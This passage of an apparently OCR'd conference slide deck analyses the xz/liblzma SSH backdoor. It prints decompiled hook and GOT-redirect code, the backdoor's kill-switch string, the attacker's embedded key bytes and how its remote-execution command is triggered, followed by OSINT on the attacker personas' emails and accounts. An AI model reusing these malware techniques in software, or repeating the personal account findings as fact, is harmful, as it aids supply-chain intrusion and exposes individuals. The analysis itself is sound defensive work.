B Set up the dl_audit structure and activate the audit mechanism.

C During dynamic linking, resolve and bind symbols (function addresses).

D The _dl_audit_symbind function is called by the linker whenever a symbol needs binding.

E If conditions are met, _dl_audit_symbind calls the symbind function, set to the backdoor's install_hook function.



The Backdoor - GOT Redirect


- The Global Offset Table (GOT) is a section of a program's memory used to enable computer program code compiled as an ELF file to run correctly
- It maps symbols to their corresponding absolute memory addresses to facilitate Position Independent Code (PIC)
- Within the GOT, symbol offsets, including the cpuid wrapper, are stored.
- At runtime, the backdoor manipulates these pointers, redirecting calls to the main malware function, making it appear as though cpuid is being called.

```
__int64 __fastcall GOT_Hijack(_QWORD *backdoor, _DWORD *a2)
{
  _DWORD *v2; // r8
  __int64 GOT; // rax
  bool is_cpuid_defined; // zf
  _DWORD *cpuid_ptr; // rdx
  __int64 previous_cpuid_ptr; // r12
  _QWORD *got_cpuid_offset; // [rsp+8h] [rbp-28h]

  backdoor[4] = backdoor;
  struct(backdoor, a2);
  backdoor[5] = backdoor[2];
  GOT = *backdoor - backdoor[4];
  backdoor[1] = GOT;
  is_cpuid_defined = *((_QWORD *)&unk_2F260 + 1) + GOT == 0;
  cpuid_ptr = (_DWORD *)(*((_QWORD *)&unk_2F260 + 1) + GOT);
  backdoor[2] = cpuid_ptr;
  if ( !is_cpuid_defined )
  {
    got_cpuid_offset = cpuid_ptr;
    previous_cpuid_ptr = *(_QWORD *)cpuid_ptr;
    *(_QWORD *)cpuid_ptr = *((_QWORD *)&unk_2F260 + 2) + GOT;
    GOT = cpuid((unsigned int)backdoor, a2, cpuid_ptr, &unk_2F260, v2);
    *got_cpuid_offset = previous_cpuid_ptr;
  }
  return GOT;
}
```

The Backdoor - Strings Obfuscation

- A trie is a data structure that stores strings as keys.
- Instead of comparing strings directly, the backdoor uses trie lookups.
- Matches return constant numbers
  - 0x1d0 for RSA_public_decrypt
  - 0x300 for ELF header



The Backdoor - Hooked Functions

- Retrieve obfuscated strings from trie.
- RSA_public_decrypt & RSA_get0_key are used in the latest SSH server version and are called when an RSA certificate is configured as the SSH authentication method.
- EVP_PKEY_set1_RSA not used in latest SSH version.


```
str_id = retrieve_trie_strings(a6, 0LL);
STR_RSA_public_decrypt_ = (_QWORD *)ptr[3];
if ( str_id == 0x1D0 && STR_RSA_public_decrypt_ )// STR_RSA_public_decrypt_
{
  if ( *STR_RSA_public_decrypt_ > 0xFFFFFFuLL )
  {
    *ptr = *STR_RSA_public_decrypt_;
    v12 = *(_QWORD *)(v6 + 272);
    *STR_RSA_public_decrypt_ = v12;
    if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
      *(_QWORD *)(a1 + 8) = v12;
  }
  goto LABEL_27;
}
STR_EVP_PKEY_set__RSA_ = (_QWORD *)ptr[4];
if ( STR_EVP_PKEY_set__RSA_ && str_id == 0x510 )// STR_EVP_PKEY_set__RSA_
{
  if ( *STR_EVP_PKEY_set__RSA_ <= 0xFFFFFFuLL )
    goto LABEL_27;
  ptr[1] = *STR_EVP_PKEY_set__RSA_;
  v14 = *(_QWORD *)(v6 + 280);
  *STR_EVP_PKEY_set__RSA_ = v14;
  if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
    *(_QWORD *)(a1 + 8) = v14;
  v15 = (_QWORD *)ptr[5];
  if ( !v15 )
    goto LABEL_27;
  v16 = *v15 <= 0xFFFFFFuLL;
}
else
{
  STR_RSA_get__key_ = (_QWORD *)ptr[5];
  if ( str_id != 0x798 || !STR_RSA_get__key_ )// STR_RSA_get__key_
    return *(_QWORD *)(a1 + 8);
  if ( *STR_RSA_get__key_ <= 0xFFFFFFuLL )
    goto LABEL_27;
  ptr[2] = *STR_RSA_get__key_;
  v18 = *(_QWORD *)(v6 + 288);
  *STR_RSA_get__key_ = v18;
  if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
    *(_QWORD *)(a1 + 8) = v18;
  if ( !STR_EVP_PKEY_set__RSA_ )
    goto LABEL_27;
  v16 = *STR_EVP_PKEY_set__RSA_ <= 0xFFFFFFuLL;
}
```

🧐 Others Checks & Evasion

- Verifies current process: /usr/bin/sshd
- Check for potential kill switch: yolAbejyiejuvnup=Evjtgvsh5okmkAvj
- Abuses legit lzma_alloc for memory allocation
- Hooks logging function to hide unauthorized SSH connections
- Includes several other advanced functionalities (encryptions, anti-replay, tiny embedded disassembler...)


😵 How does it works really?

- The backdoor embeds 3 main functions to be trigger. The command is calculated with magic numbers (magic1 * magic2) + magic3 = CMD
  - SSH Auth Bypass Root login (cmd 0 ‘mm_answer_keyallowed’ and 1 ‘mm_answer_authpassword’)
  - RCE via systemd (cmd 2)
  - Closes the pre-auth session (cmd 3)




Certificate Payload

Malicious RSA Key used for SSH auth



Backdoored SSH Server



Initiate SSH Connection

Get Server Public Key

Pub Key SHA256 for ED448 Signature


Attacker ED448 public Key hidden in the backdoor

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
10 0c b0 6c 3a be 14 ee 89 55 d2 45 00 c7 7f 6e
20 d3 2c 60 2b 2c 6d 31 00
```

uint32(0x1234 * 0x568) + uint64(0xfffffffff9d9ffa2) = 2 (RCE Command)

Verify Payload Signature which is generated with the CMD value, the 5 bytes flag, the payload and the SHA256

Decrypt the payload with ChaCha20 and the first 32 bit of the ED448 key + IV from the payload



Flag 5 Bytes

Jia Tan is in!



🤔 Build-to-host.m4 Differences

xz/liblzma v5.6.0	xz/liblzma v5.6.1
Bytes Comment 86 F9 5A F7 2E 68 6A BC	Bytes Comment E5 55 89 B7 24 04 D8 17
X	OS version check ‘[! $(uname) = "Linux"] && exit 0’
X	Extension mechanism? Signature ‘filename:offset:sig’
Unused variables presents in stage 3	Unused variables presents in stage 3

Versionning?

Targetting specific env?

Modularity?

Debugging?

🤷 Who is behind?

Jigar Kumar


jigarkumar17@protonmail.com

```
100%|
[+] protonmail.ch / Date, time of the creation 2022-04-27 00:59:31
[+] Email used, [-] Email not used, [x] Rate limit
```

One day before the first email sent on 2022-04-28

Jia (Cheong) Tan

JiaT75 | jiat0218@gmail.com




```
[*] Checking username JiaT75 on:

[+] Fiverr: https://www.fiverr.com/JiaT75
[+] GitHub: https://www.github.com/JiaT75
[+] HackerEarth: https://hackerearth.com/@JiaT75
[+] LibraryThing: https://www.librarything.com/profile/JiaT75
[+] Pastebin: https://pastebin.com/u/JiaT75

100%|
[+] pornhub.com
[+] twitter.com
[+] xnxx.com
[+] xvideos.com
[+] Email used, [-] Email not used, [x] Rate limit
```

Dennis Ens

dennis3ns@gmail.com

```
100%|
[+] Email used, [-] Email not used, [x] Rate limit
```

Hans jansen

hansjansen162@outlook.com

```
100%|
[+] Email used, [-] Email not used, [x] Rate limit
```

krygorin4545

krygorin4545@proton.me

```
100%|
[+] protonmail.ch / Date, time of the creation 2023-07-10 22:22:07
[+] Email used, [-] Email not used, [x] Rate limit
```

Email to Debian bug 2024-03-26

misoeater91@tutamail.com

```
100%|
[+] Email used, [-] Email not used, [x] Rate limit
```

🤷 Who is behind?

jiat0218@gmail.com

jigarkumar17@protonmail.com

dennis3ns@gmail.com

hansjansen162@outlook.com


krygorin4545@proton.me

misoeater91@tutamail.com


Username

Number

Free Email Service



🤷 Who is behind?



BrianKrebs
@briankrebs@infosec.exchange

truncated...

To see this complete lack of presence in breached databases once or twice in the course of an investigation is rare, but to find it multiple times suggests we're dealing with an operation that was set up carefully from the beginning. And that almost certainly means a group project (state-sponsored).

Apr 02, 2024, 04:10 AM ·

💪 What can we do?



Strict Contributor Verification

- Implement stringent verification processes for contributors, especially for those with maintainer privileges.



Reproducible Builds

- Ensure builds are reproducible: the same source code produces the same binary every time. Ensure that the built binaries (tarballs) match the source code in the repository.



Audit Hooks and RELRO Protections

- Review and restrict the use of audit hooks and dynamic linking features.



Improve Dependency Management

- Regularly audit dependencies, especially those maintained by hobbyists critical to infrastructure.

What does it mean for the security community and beyond?



The entire industry relies on open-source tools, often maintained by hobbyists.



The discovery of the XZ backdoor was a mix of luck, coincidence, and expertise.



It redefines what we call a sophisticated attacker.




There is no easy solution or protection, except knowledge.

🤩 Acknowledgments

https://www.openwall.com/lists/oss-security/2024/03/29/4
https://tukaani.org/xz-backdoor/
https://gynvael.coldwind.pl/?lang=en&id=782
https://gist.github.com/smx-smx/a6112d54777845d389bd7126d6e9f504
https://bsky.app/profile/filippo.abyssdomain.expert/post/3kowjkx2njy2b
https://github.com/amlweems/xzbot
https://research.swtch.com/xz-script
https://github.com/0xlane/xz-cve-2024-3094
https://www.wiz.io/blog/cve-2024-3094-critical-rce-vulnerability-found-in-xz-utils
https://isc.sans.edu/diary/The+amazingly+scary+xz+sshd+backdoor/30802
https://gist.github.com/smx-smx/a6112d54777845d389bd7126d6e9f504
https://medium.com/@knownsec404team/techniques-learned-from-the-xz-backdoor-74b0a8d45c30
https://gist.github.com/q3k/af3d93b6a1f399de28fe194add452d01
https://lwn.net/Articles/967192/
https://research.meekolab.com/dissecting-the-xz-utils-backdoor
https://securelist.com/xz-backdoor-story-part-1/112354/
https://securelist.com/xz-backdoor-story-part-2-social-engineering/112476/
https://securelist.com/xz-backdoor-part-3-hooking-ssh/113007/
https://github.com/blasty/JiaTansSSHAgent
https://github.com/binarly-io/binary-risk-intelligence/tree/master/xz-backdoor
https://isc.sans.edu/diary/The+amazingly+scary+xz+sshd+backdoor/30802
https://boehs.org/node/everything-i-know-about-the-xz-backdoor
https://github.com/karcherm/xz-malware
https://x.com/bl4sty/status/1776727891910299888
https://www.wiz.io/blog/cve-2024-3094-critical-rce-vulnerability-found-in-xz-utils
https://github.com/ald3ns/xz-backdoor-github-analysis
https://x.com/fr0gger_/status/1774342248437813525
https://x.com/fr0gger_/status/1775759514249445565

@amlweems
@AndresFreundTec
@gynvael
Russ Cox
0xlane
